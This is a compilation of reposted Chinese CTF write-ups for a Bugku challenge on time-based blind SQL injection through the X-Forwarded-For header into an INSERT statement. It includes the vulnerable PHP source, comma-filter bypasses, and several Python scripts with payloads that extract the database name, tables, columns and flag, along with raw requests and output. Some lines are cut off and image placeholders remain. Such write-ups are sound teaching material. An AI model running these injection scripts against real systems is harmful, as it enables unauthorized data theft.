
bugku-INSERT INTO注入（XFF时间注入） writeup

转载

xuchen16 于 2018-09-30 01:31:36 发布 5883 收藏 6
分类专栏： ctf 文章标签： bugku INSERT INTO注入 INSERT INTO注入 writeup bugku wp


ctf专栏收录该内容
66 篇文章 6 订阅
订阅专栏

网址：http://120.24.86.145:8002/web15/

题目给了源码

```
error_reporting(0);

function getIp(){
 $ip = '';
 if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
  $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
 }else{
  $ip = $_SERVER['REMOTE_ADDR'];
 }
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

由上可以发现，在10行的时候$ip被截取了．explode函数的作用是按规则拆分为数组．例如：explode(" ",$str)

参考http://www.qingpingshan.com/m/view.php?aid=389224

这是X_FORWARDED_FOR注入，但是过滤了，在，被过滤的情况下，无法使用`if`语句
当然在mysql下除了if还有

```
select case when xxx then xxx else xxx end;
```

而且由于,被过滤，无法使用substr和substring，但是这里可以使用from 1 for 1替代，最后payload如下

```
11'+(select case when substr((select flag from flag) from 1 for 1)='a' then sleep(5) else 0
end))%23
```

python 脚本

```
import requests
import string

mystring = string.ascii_letters+string.digits
url='http://120.24.86.145:8002/web15/'
data = "127.0.0.1'+(select case when (substring((select flag from flag) from {0} for 1)='{1}') then sleep(5
flag = ''

for i in range(1,35):
    for j in mystring:
        try:
            headers = {'x-forwarded-for':data.format(str(i),j)}
            res = requests.get(url,headers=headers,timeout=3)
        except requests.exceptions.ReadTimeout:
            flag += j
            print flag
            break

print 'The final flag:'+flag
```

L4：string模块里面的ascii_letters和digits代表大小写英文字母和数字。

L6：insert into value ('')这句话，可以执行()内的sql语句。所以先闭合，然后进行sql语句的执行。这里使用了select case when（满足条件）then（语句1）else（语句2） end语句；语句中的 from 0 for 1 等价于 limit 0,1。

L13：添加xff头。

L14：timieout=3如果网站再3s内没有应答，就会抛出异常。

L15：因为在L7进行验证，如果True，就sleep(5)，这里就接受异常成功获取部分flag。


知识：case when then else end语句。from 0 for 1 和from -1(从后往前)姿势的学习。

这个代码的原理就是利用127.0.0.1+true/false去进行判断，如果是true，就与超时相违背，从而执行下面except的代码。

转载自：https://foxgrin.github.io/posts/26423/

过滤了逗号，并且是insert 注入

我们先来看一下insert注入方法，没有报错，没有查询，只能延时注入




```
0,1' at line 1
mysql> insert into users(username) values('1'+sleep(5));
Query OK, 1 row affected, 1 warning (5.00 sec)
```

有延迟，可以延时注入

可是过滤了逗号，就没办法用if语句了


但是还有一种判断执行语句：select case when 判断条件 then 执行语句1 else 执行语句2 end



```
mysql> insert into users(username) values('1'+(select case when(1=1) then sleep(
3) else 0 end));
Query OK, 1 row affected (3.00 sec)
```

ok，成功延时，那么最后考虑注入的判断条件，正常来说是用substr函数一位一位的截取判断，但是我们之前实用的substr函数也都是需要用到逗号的，怎么办呢

get了另外一种substr函数的使用方法：substr(database() from 1 for 1) = substr(database(),1,1)




```
mysql> select substr(database(),1,1);
+------------------------+
| substr(database(),1,1) |
+------------------------+
| t                      |
+------------------------+
1 row in set (0.00 sec)

mysql> select substr(database() from 1 for 1);
+---------------------------------+
| substr(database() from 1 for 1) |
+---------------------------------+
| t                               |
+---------------------------------+
1 row in set (0.00 sec)
```

接下来只需要写个脚本注入就可以了

先注出数据库名：
import requests

```
url = 'http://120.24.86.145:8002/web15/'
allString = '''1234567890~`!@#$%^&*()-_=+[]{};:'"|\,<.>/?
qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM'''
database = ''
flag = 1
for i in range(1,10):
    for j in allString:
        header = {
            "X-Forwarded-For":"1'+(select case when (ascii(substr(database() from %d for 1))=%d) then sleep(3)
else 0 end))#"%(i,ord(j))
            }
        r = requests.get(url,headers=header)
        t = r.elapsed.total_seconds()
        print('the time of '+j+' is '+str(t))
        if t >= 3:
            database = database + j
            print('the '+str(i)+' place of database is '+j)
            break
        elif t < 3 and j == 'M':
            flag = 0
            break
    if flag == 0 :
        break
print('database:',database)
```

结果：



```
the time of V is 0.059647
the time of B is 0.038196
the time of N is 0.04827
the time of M is 0.052881
database: web15
>>>
```

数据名为web15


注表名：

import requests

```
url = 'http://120.24.86.145:8002/web15/'
allString = '''1234567890~`!@#$%^&*()-_=+[]{};:'"|\,<.>/?
qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM'''
table_name = ''
flag = 1
for i in range(1,20):
    for j in allString:
        header = {
            "X-Forwarded-For":"1'+(select case when (ascii(substr((select group_concat(table_name) from
information_schema.tables where table_schema=database()) from %d for 1))=%d) then sleep(3) else 0
end))#"%(i,ord(j))
            }
        r = requests.get(url,headers=header)
        t = r.elapsed.total_seconds()
        print('the time of '+j+' is '+str(t))
        if t >= 3 and t < 4:
            table_name = table_name + j
            print('the '+str(i)+' place of table_name is '+j)
            break
        elif t < 3 and j == 'M':
            flag = 0
            break
    if flag == 0 :
        break
print('table_name:',table_name)
```

这里需要考虑一下服务器有可能自身会延迟，所以我将延迟定在3秒到4秒内

结果：



```
the time of V is 0.045619
the time of B is 0.057097
the time of N is 0.050651
the time of M is 0.058022
table_name: client_ip,flag
>>>
```


表名：client_ip,flag

注flag表下的列名：

```
import requests
```

```
url = 'http://120.24.86.145:8002/web15/'
allString = '''1234567890~`!@#$%^&*()-_=+[]{};:'"|\,<.>/?
qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM'''
column_name = ''
flag = 1
for i in range(1,20):
    for j in allString:
        header = {
            "X-Forwarded-For":"1'+(select case when (ascii(substr((select group_concat(column_name) from
information_schema.columns where table_name='flag') from %d for 1))=%d) then sleep(3) else 0 end))#"%
(i,ord(j))
            }
        r = requests.get(url,headers=header)
        t = r.elapsed.total_seconds()
        print('the time of '+j+' is '+str(t))
        if t >= 3 and t < 4:
            column_name = column_name + j
            print('the '+str(i)+' place of table_name is '+j)
            break
        elif t < 3 and j == 'M':
            flag = 0
            break
    if flag == 0 :
        break
print('column_name:',column_name)
```

结果：




```
the time of V is 0.048945
the time of B is 0.038463
the time of N is 0.0401
the time of M is 0.050941
column_name: flag
>>>
```

列名为flag

最后注出flag列下的信息

import requests

```
url = 'http://120.24.86.145:8002/web15/'
allString = '''1234567890~`!@#$%^&*()-_=+[]{};:'"|\,<.>/?
qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM'''
flag = ''
f = 1
for i in range(1,30):
    for j in allString:
        header = {
            "X-Forwarded-For":"1'+(select case when (ascii(substr((select flag from flag) from %d for 1))=%d) then
sleep(3) else 0 end))#"%(i,ord(j))
            }
        r = requests.get(url,headers=header)
        t = r.elapsed.total_seconds()
        print('the time of '+j+' is '+str(t))
        if t >= 3 and t < 4:
            flag = flag + j
            print('the '+str(i)+' place of table_name is '+j)
            break
        elif t < 3 and j == 'M':
            f = 0
            break
    if f == 0 :
        break
print('flag:',flag)
```
最后的flag



```
the time of C is 0.040609
the time of V is 0.061695
the time of B is 0.061095
the time of N is 0.049919
the time of M is 0.051047
flag: cdbf14c9551d5be5612f73357
```

转载自：https://bbs.ichunqiu.com/thread-41915-1-2.html

根据题示信息可以知道：只有插入。没有输出，可以用时间盲注。
时间盲注就是在之后返回的内容相同，没法进行判断的时候；
在mysql数据库中插入sleep()函数，如果()语句能正确执行的话，&&就不会短路，sleep()可以执行，这样响应时间就会增大；而()发生错误没有返回结果时，&&会把sleep()函数短路无法执行；
伪造请求头：

X-Forwarded-For: 1' and sleep(5) and '1' = '1
注意不能用来括号闭合！！
脚本如下:

```
# encoding:utf-8
import requests,time,string

characters = string.ascii_letters + string.digits + string.punctuation
max_length = 50
target = 'http://120.24.86.145:8002/web15/'
cur_database = "'+(select case when (substring((select database() ) from {0} for 1)='{1}') " \
      "then sleep(4) else 1 end) and '1'='1"
```

```
       then sleep(4) else 1 end) and '1'='1'

# 猜解字母
def get(payload):
    flag = ''
    for i in range(1, max_length):  # i 表示了所要查找的名字的最大长度
        next_position = False
        for char in characters: # 0x80=128 , 0x20=32,  32-128为可显示的字符的区间

            payload_ = payload.format(str(i), char)
            headers = {
                'X-Forwarded-For': payload_
            }
            try:
                r = requests.get(target,headers=headers,timeout=4)
            except requests.exceptions.ReadTimeout:
                flag += char
                print(flag)
                next_position = True
                break
        if not next_position:
            return flag

# 指定数据库，获取其下全部表名
def get_table(database):
    for i in range(0,5):
        print("正在查询数据库" + database + "中的表")
        payload = "'+(select case when (substring((" \
                 "select table_name from information_schema.tables where table_schema='"+ database + "' lim
                 "from {0} for 1)='{1}') " \
                 "then sleep(4) else 1 end) and '1'='1"
        table = get(payload)
        print( "数据库" + database + "的第"+ str(i+1) +"个表"+table)
        get_col(table)

        if not table:
            print('数据库'+database+'中的表查询完毕')
            break

# 查字段
def get_col(table):
    for i in range(0,5):
        print("正在查询表" + table + "中的字段")
        payload = "'+(select case when (substring((" \
              "select column_name from information_schema.columns where table_name='"+ table +"' limit 1 of
              "from {0} for 1)='{1}') " \
              "then sleep(4) else 1 end) and '1'='1"
        column = get(payload)
        print("表" + table + "的第" + str(i+1) + "个字段为" + column )
        # print(column)
        if not column:
            print("表" + table + "中的字段查询完毕")
            break

# # 作为单独的模块使用吧,获取字段详细信息
# def result(column,table):
#     payload = "'+(select case when (substring((select "+column+" from "+table+") from {0} for 1)='{1}') "
#       "then sleep(4) else 1 end) and '1'='1"
#     print(get(payload))
# a = 'flag'
# result(a,a)

if __name__ == "__main__":
    database1 = get(cur_database)
    table1 = get_table(database1)
```

最后使用上面被注释掉的那个模块

这道题个人觉得，真的出的挺好的，因为这道题，他有很多特别之处。

一是注入点是在 headers 中的 x-forwarded-for字段；二是不同于一般的select注入，此处是 Insert into注入； 三是注入方法，这道题 只能使用 时间盲注，其余的报错注入等都会由于 explode(&ip) 这句代码给过滤掉。

关于 insert into 注入，其实本质上和 select差不多，如果想深入理解，可以看下面这篇博文：

https://blog.csdn.net/hwz2311245/article/details/53941523

然后，为什么会选择时间注入，是因为由于程序会将 逗号及其以后的语句都给过滤掉，而 时间注入 刚好整句话中都可以不带逗号，所以不会给过滤掉， 时间注入的 基本格式如下：


```
select case when xxx then xxx else xxx end;
```

从本质上来讲，时间注入就是通过爆破的方法，不断去判断我们当前猜测所输入的字符 与 flag 中的某一位的 字符 比较，然后通过返回时间的不同，来判断是不是相符。 如果相符，那么可能就 通过 sleep()函数，来使返回时间延长，然后我们一旦看到 返回时间被延长了， 那么我们就知道 这一位我们猜测正确了， 然后继续猜测下一位。

通过这种方法，我们可以不断 爆破出 数据库名， 表名， 列名， 最后 得到 flag。

我们只需要 改变上述格式中的 when 之后的语句，也就使在这里添加 查询语句。下面我放上我查询数据库名的脚本，当然我们首先也可以通过 length() 函数，去确定 数据库名有多长， 以减少爆破的次数。

```
# -*- coding:utf-8 -*-
import requests
import sys

data = "127.0.0.1'+(select case when substr((database()) from {0} for 1)='{1}' then sleep(5) else 0 end))-- +"
url = 'http://120.24.86.145:8002/web15/'
result = ''
for i in range(1, 10):
    print'Guessing:', str(i)
    for ch in range(32, 129):
        if ch == 128:
            sys.exit(0)
        sqli = data.format(i, chr(ch))
        # print(sqli)
        header = {
            'X-Forwarded-For': sqli
        }
        try:
            html = requests.get(url, headers=header, timeout=3)
        except:
            result += chr(ch)
            print 'result: ',result
            break
```



```
Guessing: 1
result:  W
Guessing: 2
result:  WE
Guessing: 3
result:  WEB
Guessing: 4
result:  WEB1
Guessing: 5
result:  WEB15
Guessing: 6
result:  WEB15
```

https://blog.csdn.net/AlexYoung28

上图结果，我们知道 数据库名是 web15


我们只需要改变 when 之后的 查询语句，下面我附上 我最终的 爆表， 爆列名， 爆flag的 语句：

表名：

```
"127.0.0.1'+(select case when substr((select table_name from information_schema.tables where table_schema=d
```

列名：

```
127.0.0.1'+(select case when substr((select column_name from information_schema.columns where table_name='f
```




```
Guessing: 1
result:  F
Guessing: 2
result:  FL
Guessing: 3
result:  FLA
Guessing: 4
result:  FLAG
Guessing: 5
result:  FLAG
```

flag:

```
127.0.0.1'+(select case when substr((select flag from flag) from {0} for 1)='{1}' then sleep(5) else 0 end)
```

最终flag如下：



```
Guessing: 28
result:  CDBF14C9551D5BE5612F7BB5D282
Guessing: 29
result:  CDBF14C9551D5BE5612F7BB5D2827
Guessing: 30
result:  CDBF14C9551D5BE5612F7BB5D28278
Guessing: 31
result:  CDBF14C9551D5BE5612F7BB5D282785
Guessing: 32
result:  CDBF14C9551D5BE5612F7BB5D2827853
Guessing: 33
result:  CDBF14C9551D5BE5612F7BB5D2827853
Guessing: 34
result:  CDBF14C9551D5BE5612F7BB5D2827853
```

转载自：https://www.cnblogs.com/sijidou/p/9657026.html

明确注入点，是走的http报头的x-forwarded-for。

我尝试了bool型注入，发现自己构造的语句在自己数据库中会报错，但是这里并没有错误报告，因此考虑基于时间的盲注

0x02:

我之前时间延迟盲注都是用 if(exp1,exp2,epx3) 这种格式来完成的，但是这里的一段代码，相当于把 "," 给过滤了

```
    $ip_arr = explode(',', $ip);
    return $ip_arr[0];
```

于是改变方法，用 case when exp1 then sleep(4) else 1 end 来绕过 ","的限制

exp1 中要用到substr来进行剪切，这个函数substr(str,1,1) 又是存在 "," , 于是这里我又用 substr (str) from 1 for 1 来绕过 ","的限制

又拼接的语句为value(' 输入的内容 ')，最后的poc为：

```
 1' and (case when (length((select database())) = 14) then sleep(4) else 1 end) #

 1' and (case when (substr(select database())  from 1 for 1)='c' then sleep(4) else 1 end) #
```

构成的完整语句为

```
insert into client_ip (ip) values ('  1' and (case when (length((select database())) = 14) then sleep(4) el
```

0x03:

最后附上python脚本：

#-*- encoding: utf-8 -*-
#字符长度直接手工测的
import requests
url="http://120.24.86.145:8002/web15/"
flag=""

#data = 11' and (case when (length((select group_concat(table_name) from information_schema.tables where table_name=database()))=14) then sleep(4) else 1 end)) #
#爆表名 长度为14
#data = "11'and (case when (substr((select group_concat(table_name) from information_schema.tables where table_schema=database()) from " + str(i) + " for 1)='" + str1 + "') then sleep(4) else 1 end)) #"
#client_ip,flag

#data = 11' and (case when (length((select group_concat(column_name) from information_schema.columns where table_name='flag'))=4) then sleep(4) else 1 end)) #
#爆字段 长度为4
#data = "11' and (case when (substr((select group_concat(column_name) from information_schema.columns where table_name='flag') from " + str(i) + " for 1)='" + str1 + "') then sleep(4) else 1 end)) #"
#flag

#data = 11' and (case when (length((select group_concat(flag) from flag))=32) then sleep(4) else 1 end)) #
#爆内容 长度为32
#data = "11' and (case when (substr((select group_concat(flag) from flag) from " + str(i) + " for 1)='" + str1 + "') then sleep(4) else 1 end)) #"

```
for i in range(1,33):
    for str1 in "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ,_!@#$%^&*.":
        data = "11' and (case when (substr((select group_concat(flag) from flag) from " + str(i) + " for 1 )='" + str1
+ "') then sleep(4) else 1 end )) #"
        # print data
        headers = {"x-forwarded-for":data}
        try:
            result = requests.get(url,headers=headers,timeout=3)
        except requests.exceptions.ReadTimeout, e:
            flag += str1
            print flag
            break
print 'flag:' + flag
```

不同阶段把上面注释掉的data的赋值代码贴入下面即可，爆长度可以直接在BurpSuite里面发包手测

ps：在注表名的时候 ","因为是被过滤了的，所以脚本跑出来两个表之间的“,”是被过滤了，但是看单词也能把它区分开

转载自：https://www.jianshu.com/p/6750db0943b7

观察程序，程序关闭的了错误报告 ，大致意思是将访问者的ip记录到数据库进行查询。

然后点开其中的链接，网站记录了其中的ip地址，可以想到http头注入，而且我也是第一次接触头部注入，只会稍稍用一下XFF

我的XFF

发现无论在XFF后添加什么东西，都会返回原来的东西，所以应该是Insert型的SQL注入，考虑时间盲注

通过测试，这样会进行延时5秒，说明是时间盲注，而且是字符型的时间盲注

我也是第一次接触时间盲注，心里慌的一批，这里采用暴力法寻找数据库名，表名，字段名和内容。原理就是超时等待，我们先来爆破数据库：

爆破数据库名称的代码

代码比较多，而且大部分都是重复的，这里我说一下思路，先盲注得到数据库，在爆破表、字段，最后在盲注指定的数据，得到flag。

转载自：http://www.cnblogs.com/nul1/p/9333649.html

由上可以发现，在10行的时候$ip被截取了．explode函数的作用是按规则拆分为数组．例如：explode(" ",$str)

如此可以想象到的是注入，且是没有逗号的注入方法．

可参考：https://www.cnblogs.com/nul1/p/9333599.html

这里使用case when then的策略

但是在使用之前要注意到，SQL语句是insert


如果要insert执行多条语句就如下所示：

```
mysql> insert into admin(id,username,password) values(1,1,''+(select sleep(3)));
Query OK, 1 row affected (3.04 sec)
```

所以代码中的注入语句就该那么写

'+(select sleep(3)) and '1'='1

前面一个单引号先闭合前面的单引号,后面的and '1'='1闭合后面的')



```
User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,ap
plication/xml;q=0.9,image/webp,ima
ge/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en;q=0.8
x-forwarded-for:127.0.0.1'+(select
 sleep(12))and '1'='1
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 19 Jul 2018
03:02:49 GMT
Content-Type: text/html
Connection: close
Content-Length: 51

your ip is
:127.0.0.1'+(select
sleep(12))and '1'='1
```

x-forwarded-for:127.0.0.1'+(select case when (substring((select flag from flag) from 1 for 1)='f') then sleep(3) else 0 end) and '1'='1

然后写个脚本跑一波(PS:脚本参考网上的，还是不错的，我之前对于延时注入是通过最后时间减去起始时间来判断，难免有误差不说效率还低，相对而言比下面这个会好的多)

```
import requests
import string
words = string.lowercase + string.uppercase + string.digits
url = 'http://120.24.86.145:8002/web15/'
for length in range(1,100):
    flag = ""
    for key in words:
        data = "'+(select case when (substring((select flag from flag) from {0} for 1)='{1}') then sleep(4)
        headers={
            "X-FORWARDED-FOR": data
        }
        try:
            res=requests.get(url,headers=headers,timeout=3)
        except Exception as e:
            flag+=key
            break


print(flag)
```